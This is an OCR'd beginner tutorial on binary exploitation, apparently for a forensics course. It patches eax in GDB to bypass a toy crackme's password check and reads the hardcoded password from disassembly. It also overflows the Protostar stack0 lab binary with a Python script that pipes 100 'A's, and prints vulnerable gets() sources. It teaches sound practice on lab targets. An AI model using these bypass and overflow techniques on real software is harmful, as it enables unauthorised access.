
Approach to binary exploitation

Rodrigo Castillo

4 de septiembre de 2020



1. Analazyng and exploiting a very very simple authentication program

for this tutorial, i made this simple script that simulates an authentication program:

```c
#include <string.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
        if(argc==2) {
        printf("Autenticando...: %s\n", argv[1]);
        if(strcmp(argv[1], "[redacted]")==0) {
            printf("Acceso Concedido");
        } else {
            printf("Acceso Denegado");
        }
    } else {
        printf("El programa recibe 2 parametros");
    }
    return 0;
}
```

Figura 1: Very simple crackme

and i compile it with *gcc* compiler. the result is a binary file that simulates a very very simple authentication program... as an atacker, i want to bypass authentication without knowing the password for this prupose, i previusly know many ways for bypass this security:

```
r@r-Octopus:~$ ./very_simple_authentication "Hola a todos"
Autenticando...: Hola a todos
Acceso Denegado_
```

Figura 2: Acceso Denegado


1. Bruteforcing the password
2. Debugging the binary file
3. Disassembly the binary

1.1. bruteforcing

Actually, we know that if the password is secure, trying to brute force it is going to take millions of years, so this is not an intelligent option, somethimes it works but just use it when is the only option that you have.
The second option goes for understanding the binary file and modifying the flood of execution of the program, for this, we will use the GDB debugger, but any debugger is ok .

1.2. The first step is running the binary in the machine


(dont use it with a malware because the debugger is going to execute de binary file)



```
r@r-Octopus:~/Semestre2020-2/forensics/bin_exploitation_basics/scripts/very_simple_crackme$ gdb very_simple_authentication
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from very_simple_authentication...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
```

Figura 3: Runnig and setting GDB

disassebly flavor intel is just because there are many assembly syntaxes, the most common is intel syntaxes and im used to it
first, we are going to use a disassembler for checking the functions that the binary file is importing as we know, the "main"function is the function where the program is really



```
0x00000000    5 292  -> 293  sym.imp.__libc_start_main
0x00000560    3 23           sym._init
0x00000590    1 6            sym.imp.puts
0x000005a0    1 6            sym.imp.printf
0x000005b0    1 6            sym.imp.strcmp
0x000005c0    1 6            sub.__cxa_finalize_248_5c0
0x000005d0    1 43           entry0
0x00000600    4 50   -> 40   sym.deregister_tm_clones
0x00000640    4 66   -> 57   sym.register_tm_clones
0x00000690    4 49           sym.__do_global_dtors_aux
0x000006d0    1 10           entry1.init
0x000006da    6 134          main
0x00000760    4 101          sym.__libc_csu_init
0x000007d0    1 2            sym.__libc_csu_fini
0x000007d4    1 9            sym._fini
```

Figura 4: Functions

running, the other functions like *sym.init* are functions that the *gcc* debugger is calling for compiling the *c* code into a binary file.

so what we are going to do is to check the disassembly code of the *main* function. in GDB, the command is *disassemble main* , the content of this file is... understanding assembly code

```
0x00000000000006da <+0>:     push   %rbp
0x00000000000006db <+1>:     mov    %rsp,%rbp
0x00000000000006de <+4>:     sub    $0x10,%rsp
0x00000000000006e2 <+8>:     mov    %edi,-0x4(%rbp)
0x00000000000006e5 <+11>:    mov    %rsi,-0x10(%rbp)
0x00000000000006e9 <+15>:    cmpl   $0x2,-0x4(%rbp)
0x00000000000006ed <+19>:    jne    0x74d <main+115>
0x00000000000006ef <+21>:    mov    -0x10(%rbp),%rax
0x00000000000006f3 <+25>:    add    $0x8,%rax
0x00000000000006f7 <+29>:    mov    (%rax),%rax
0x00000000000006fa <+32>:    mov    %rax,%rsi
0x00000000000006fd <+35>:    lea    0xe4(%rip),%rdi        # 0x7e8
0x0000000000000704 <+42>:    mov    $0x0,%eax
0x0000000000000709 <+47>:    callq  0x5a0 <printf@plt>
0x000000000000070e <+52>:    mov    -0x10(%rbp),%rax
0x0000000000000712 <+56>:    add    $0x8,%rax
0x0000000000000716 <+60>:    mov    (%rax),%rax
0x0000000000000719 <+63>:    lea    0xdd(%rip),%rsi        # 0x7fd
0x0000000000000720 <+70>:    mov    %rax,%rdi
0x0000000000000723 <+73>:    callq  0x5b0 <strcmp@plt>
0x0000000000000728 <+78>:    test   %eax,%eax
0x000000000000072a <+80>:    jne    0x73f <main+101>
0x000000000000072c <+82>:    lea    0xe2(%rip),%rdi        # 0x815
0x0000000000000733 <+89>:    mov    $0x0,%eax
0x0000000000000738 <+94>:    callq  0x5a0 <printf@plt>
0x000000000000073d <+99>:    jmp    0x759 <main+127>
0x000000000000073f <+101>:   lea    0xe3(%rip),%rdi        # 0x829
0x0000000000000746 <+108>:   callq  0x590 <puts@plt>
0x000000000000074b <+113>:   jmp    0x759 <main+127>
0x000000000000074d <+115>:   lea    0xec(%rip),%rdi        # 0x840
0x0000000000000754 <+122>:   callq  0x590 <puts@plt>
```

Figura 5: Main

is, as programming, about technique and experience, noone reads all the disassebly code, just take a look at the important parts of the code... on the space $0x0000000000000709$ the program is calling the function $printf$, then , there is a strcmp on space $0x0000000000000723$ and there is a *test* on the space $0x0000000000000728$, that means that the $printf$ function is the part of the program where he is invoking the string .ᴬutenticando....ᵃnd the comparisson between our input and real password is in the function *strcmp@plt* in memory space $0x0000000000000723$.

How does *strcmp* works ? its easy as assembly is working with processors that store numbers in hex , one easy way for comparing to strings is substracting the hex values that are stored in the processors ... if the result is 0 it means that the strings are the same, if the result is different to 0 , it means the strigns are different...

ones we understand previus concepts , its hacking time ...
we know that the *strcmp* function is running in memory space $0x0000000000000723$ and then the *test* function is called, that means that this function is checking if the value is equal to 0 , if the test funcion returns false, the next instructon *jne* is going to redirect us to $0x73f$ space of memory, that means that we introduced a non-valid password , but if the comparisson is true, the *jne* instruction is going to let us bypass password authentication, for this, what we are going to do, is inserting the value 0 on the comparisson of the processor eax .

first , we are going to set a breakpoint on memory space of main and run the program with the input that we want nl, in GDB the instruction goes with *break main*

```
(gdb) break main
Breakpoint 1 at 0x6de
(gdb) run escriboloquequiera
Starting program: /home/r/Semestre2020-2/forensics/bin_ex
boloquequiera

Breakpoint 1, 0x00005555555546de in main ()
(gdb) 
```

with *ni* we can run next intructon, so what we are going to do is walk till the intruction is the memory space of *test* function . we can also set a breakpoint in the corresponding space of memory with *break* $*0x0000555555554728$ ... running the program we can see that the way that we interpreted the assembly code was right ... now, we are going to keep walking

```
0x0000555555554704 in main ()
(gdb)
0x0000555555554709 in main ()
(gdb)
Autenticando...: escriboloquequiera
0x000055555555470e in main ()
(gdb)
0x0000555555554712 in main ()
(gdb)
0x0000555555554716 in main ()
(gdb)
0x0000555555554719 in main ()
(gdb)
```

Figura 6: Pasopaso

till we are in the value of test function and finally...

```
0x0000555555554716 in main ()
(gdb)
0x0000555555554719 in main ()
(gdb)
0x0000555555554720 in main ()
(gdb)
0x0000555555554723 in main ()
(gdb)
0x0000555555554728 in main ()
(gdb)
```

We are in *test* function! here, we can check the actual values of processors, and we can see that eax is storing the *little endian* corresponding to our input .

```
0x0000555555554728 in main ()
(gdb) info registers
rax            0x15     21
rbx            0x0      0
rcx            0x0      0
rdx            0x50     80
rsi            0x5555555547fd   93824992233469
rdi            0x7fffffffe23f   140737488347711
rbp            0x7fffffffdd70   0x7fffffffdd70
rsp            0x7fffffffdd60   0x7fffffffdd60
r8             0x0      0
r9             0x12     18
r10            0xffffffee       4294967278
r11            0x246    582
r12            0x5555555545d0   93824992232912
r13            0x7fffffffde50   140737488346704
r14            0x0      0
r15            0x0      0
rip            0x555555554728   0x555555554728 <main+78>
eflags         0x202    [ IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb)
```

Figura 7: info registers

as we mentioned before, we need to force the *test* instruction to return $True$, so what we are going to use is set the value of eax to 0, in GDB the command is $set\ \$eax = 0$, then, we can proceed to next instructions and voila!

```
(gdb) set $eax=0
(gdb) ni
0x000055555555472a in main ()
(gdb) ni
0x000055555555472c in main ()
(gdb) ni
0x0000555555554733 in main ()
(gdb) ni
0x0000555555554738 in main ()
(gdb) ni
Acceso Concedido
0x000055555555473d in main ()
```

Figura 8: Access Granted!

this trick is very powerfull, because it means that we can redirect the flood of execution of any program and bypass its credentials!(or whatever we want) , somethimes , the process of understanding the way that programs works are a little bit more complicated but the spirit is the same, also, this is the most powerfull trick of this section because security companies encode strings and validation keys

1.3. disassemble the code

for disassemble the code, we can use any disassembler , personaly, i like one that is called radare2, but with in the course of forensics you can do it with idapro. we already know the functions that the program is importing, as we know, the comparisson between the real password and our input, is in *main* function, so we are going to disassamble main function and check it's flood of execution




Figura 9: Flood

here, we can see the complete flood of execution of *main* function. this is interesting, when the diagram of dlood diffuse in 2 different diagrams, it means that there is a jump , in code, this can represent an if (and sometimes a loop). the first if, is when the program checks if we passed 2 parameters




Figura 10: First jump

Then, there are two options...

Figura 11: Options

if we passed correctly 2 parameters , the program send us to authentication, if not, print .El programa recibe 2 parámetros”
we are interested for the flood of execution of the first option... here, we can see that if the

Figura 12: Flood

input is $PasswordForensics1234UR$ is going to return true and print .Acceso concedido.and if the input is different to $PasswordForensics1234UR$ is going to print .Accesso Denegado” that means that this is the password. this trick is powerfull somethimes, but normally companies compare hashes instead of plain text passwords, that makes the disassembling process a little bit more complicated, the real challenge of disassembling a binary comes for reversing the algorithm that makes the password return true .

2. Buffer Overflows

Buffer Overflow is one of the most common vulnerability in binaries out there, there are many types of it and it’s exploitation is not intuitive at the beginning, but as a hacker is one of first and more important things that you can learn.
this is a vulnerability that was found on 80’s in the golden age of hacking , but today there exists many problems because of this bug .

2.1. What is a Buffer Overflow?

a buffer overflow is when the program allows the user to store a custom variable in the stack of the memory .... so the problems comes when a user insert an input bigger than the section of memory where it is suppesed to be allowed, what really happens is that the input overwrite the next memory space, and this is very very powerfull i’ll show you why in the next section ...




Figura 13: stack




Figura 14: bof

2.2. Exploiting a Buffer Overflow

for this section, i took one vulnerable machine from a guy that its callet *protostar* , the link is here ... https://exploit-exercises.lains.space/download/
its a virtual machine that contains a lot of vulnerable exercises to practice binary exploitation
the first step is to mount the virtual machine and blah blah blah, we all already done that and it's the boring part of the process . inside the protostar's machine, in */opt/protostar/bin* there are those exercises ..
in his page, we can find the source code of the exercise, an skilled hacker actually dont need to check the source code of the binary becase he can reverse it using a disassembler




Figura 15: Protostar Exercises

we want to pwn the stack exercises , so we are going to check the *stack*0 exercise in this section just as a beginning example in this section just as a beginning example.
the source code of the exercise is ... so the first thing we will do is to execute the binary in

(stack0.c)

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
```

Figura 16: Source Code

protostar's machine.

```
$ ls
final0  format0  format3  heap1  net0  net3    stack1  stack4  stack7
final1  format1  format4  heap2  net1  net4    stack2  stack5
final2  format2  heap0    heap3  net2  stack0  stack3  stack6
$ ./stack0
hola a todos
Try again?
$
```

Figura 17: stack0

now, we are going to run the binary file with GDB debugger. as we can see in the source code (or in a disassembler), the program is calling for *gets* function, so we are going to check gets function . functions ...


```
(gdb) info functions
All defined functions:

File stack0/stack0.c:
int main(int, char **);

Non-debugging symbols:
0x080482bc  _init
0x080482fc  __gmon_start__
0x080482fc  __gmon_start__@plt
0x0804830c  gets
0x0804830c  gets@plt
0x0804831c  __libc_start_main
0x0804831c  __libc_start_main@plt
0x0804832c  puts
0x0804832c  puts@plt
0x08048340  _start
0x08048370  __do_global_dtors_aux
0x080483d0  frame_dummy
0x08048440  __libc_csu_fini
0x08048450  __libc_csu_init
0x080484aa  __i686.get_pc_thunk.bx
0x080484b0  __do_global_ctors_aux
0x080484dc  _fini
(gdb) _
```

Figura 18: functions

gets function info




```
DESCRIPTION
       Never use this function.

       gets()  reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces
       with a null byte ('\0').  No check for buffer overrun is performed (see BUGS below).
```

Figura 19: Gets

in the description of this function we can see the string "Never Use this Function ", this is because gets function is vulnerable to buffer overflows attacks that can let the attacker gain control of the machine. if we check the bugs section, it says so we are going to exploit



```
BUGS
       Never use gets().  Because it is impossible to tell without knowing the
       data  in  advance  how  many  characters  gets() will read, and because
       gets() will continue to store characters past the end of the buffer, it
       is  extremely  dangerous  to  use.   It has been used to break computer
       security.  Use fgets() instead.

       For more information, see CWE-242 (aka  "Use  of  Inherently  Dangerous
       Function") at http://cwe.mitre.org/data/definitions/242.html
```


Figura 20: Bug

the buffer overflow in function *gets*... ,we are going to search the function in the disassembly of main function

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483f4 <main+0>:    push   %ebp
0x080483f5 <main+1>:    mov    %esp,%ebp
0x080483f7 <main+3>:    and    $0xfffffff0,%esp
0x080483fa <main+6>:    sub    $0x60,%esp
0x080483fd <main+9>:    movl   $0x0,0x5c(%esp)
0x08048405 <main+17>:   lea    0x1c(%esp),%eax
0x08048409 <main+21>:   mov    %eax,(%esp)
0x0804840c <main+24>:   call   0x804830c <gets@plt>
0x08048411 <main+29>:   mov    0x5c(%esp),%eax
0x08048415 <main+33>:   test   %eax,%eax
0x08048417 <main+35>:   je     0x8048427 <main+51>
0x08048419 <main+37>:   movl   $0x8048500,(%esp)
0x08048420 <main+44>:   call   0x804832c <puts@plt>
0x08048425 <main+49>:   jmp    0x8048433 <main+63>
0x08048427 <main+51>:   movl   $0x8048529,(%esp)
0x0804842e <main+58>:   call   0x804832c <puts@plt>
0x08048433 <main+63>:   leave
0x08048434 <main+64>:   ret
End of assembler dump.
```

Figura 21: Main

and now we know that the program is calling puts function in $0x804840c$, we want to know what is happening after this space of memory, so we are going to set a new breakpoint in this space of memory or walk till this point with *ni* command.
now, we know the point where the program is comparing the instruction.



```
        in stack0/stack0.c
(gdb) ni
11      in stack0/stack0.c
(gdb) ni
0x08048409      11      in stack0/stack0.c
(gdb) ni
0x0804840c      11      in stack0/stack0.c
(gdb) ni
ni
13      in stack0/stack0.c
(gdb) ni
0x08048415      13      in stack0/stack0.c
(gdb) ni
0x08048417      13      in stack0/stack0.c
(gdb) ni
16      in stack0/stack0.c
(gdb) ni
0x0804842e      16      in stack0/stack0.c
(gdb) ni
Try again?
18      in stack0/stack0.c
(gdb) ni
0x08048434 in main (argc=134513652, argv=0x2) at stack0/stack0.c:18
18      in stack0/stack0.c
(gdb) _
```

Figura 22: Tryagain

now we execute it again but check the registers after $0x804840c$
but now, i'll put an input bigger than $64 Bytes$ to exploit it and Boom! we modified the next variable called $modified$ in the source code of the program! too powerfull!
now that we understand the concept, lets make it easy , we are going to make a simple python script that is going to run something bigger than 64 bytes and is going to pipe it into the program

```
Breakpoint 1, main (argc=2, argv=0xbffffdc4) at stack0/stack0.c:10
10      in stack0/stack0.c
(gdb) ni
11      in stack0/stack0.c
(gdb) ni
0x08048409      11      in stack0/stack0.c
(gdb) ni
0x0804840c      11      in stack0/stack0.c
(gdb) ni
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
13      in stack0/stack0.c
(gdb) ni
0x08048415      13      in stack0/stack0.c
(gdb) ni
0x08048417      13      in stack0/stack0.c
(gdb) ni
14      in stack0/stack0.c
(gdb) ni
0x08048420      14      in stack0/stack0.c
(gdb)
you have changed the 'modified' variable
0x08048425      14      in stack0/stack0.c
(gdb)
```

Figura 23: Exploited

```python
#Rodrigo Castillo
from os import system

payload = "A"*100
command = "echo {} |./stack0".format(payload)
system(command)

```

Figura 24: Exploit

and now executing the exploit ... actually, this is an example of the beginning of a buffer

```
r@r-Octopus:~/Semestre2020-2/forensics/bin_exploitation_basics/scripts/stack0$ python3 exploit.py
you have changed the 'modified' variable
Segmentation fault (core dumped)
```

Figura 25: Program Cracked

overflow, but this vulnerability can let an skilled hacker to gain control over the machine , here, in protostar page there are many examples of codes that can let you fall into a buffer overflow . one of the most interestings are...

(stack4.c)

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

(stack5.c)

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

Figura 26: Redirect functions or get full controll of the victims machine

3. conclusion

Debuggers and Disassemblers are tools for forensics and designed to understand programs, however, they have many uses and one of them is hacking, attackers use those tools to understand programs and exploit.
Sometimes, those attacks requiere habilities and practice , mostly they are made for making jokes or competitions or by bug bounters, but sometimes , there are people who have the same abilities and use it for breaking into companies , bypassing security systems and making in general, thats why understanding tools like mentioned before, can take us to perform better security systems.